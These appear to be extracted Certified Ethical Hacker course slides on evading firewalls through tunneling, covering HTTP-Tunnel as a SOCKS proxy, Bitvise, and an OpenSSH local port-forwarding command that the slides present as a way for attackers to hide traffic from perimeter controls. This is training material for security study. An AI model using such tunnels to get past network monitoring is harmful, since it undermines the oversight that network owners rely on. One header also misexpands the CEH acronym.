

<http://www.networktunnel.net>

# HTTP Tunneling Tool: HTTP-Tunnel

C|EH  
Computer Exploit Hacking

HTTP-Tunnel acts as a socks server, allowing you to use your Internet applications safely despite restrictive firewalls

SOCKET Secure (SOCKS) is an Internet protocol that routes network packets between a client and sever through a proxy server




<http://www.http-tunnel.com>

# Bypassing Firewall through SSH Tunneling Method

C|EH  
Certified Ethical Hacker

## OpenSSH

Attackers use OpenSSH to encrypt and tunnel all the traffic from a local machine to a remote machine to avoid detection by perimeter security controls



## Example


```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N  
-f => background mode, user@certifiedhacker.com => user name and server  
you are logging into, -L 5000:certifiedhacker.com:25 => local-  
port:host:remote-port, and -N => Do not execute the command on the remote system
```

- This forwards the local port 5000 to port 25 on certifiedhacker.com encrypted
- Simply point your email client to use localhost:5000 as the SMTP server

# SSH Tunneling Tool: Bitvise




- Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers
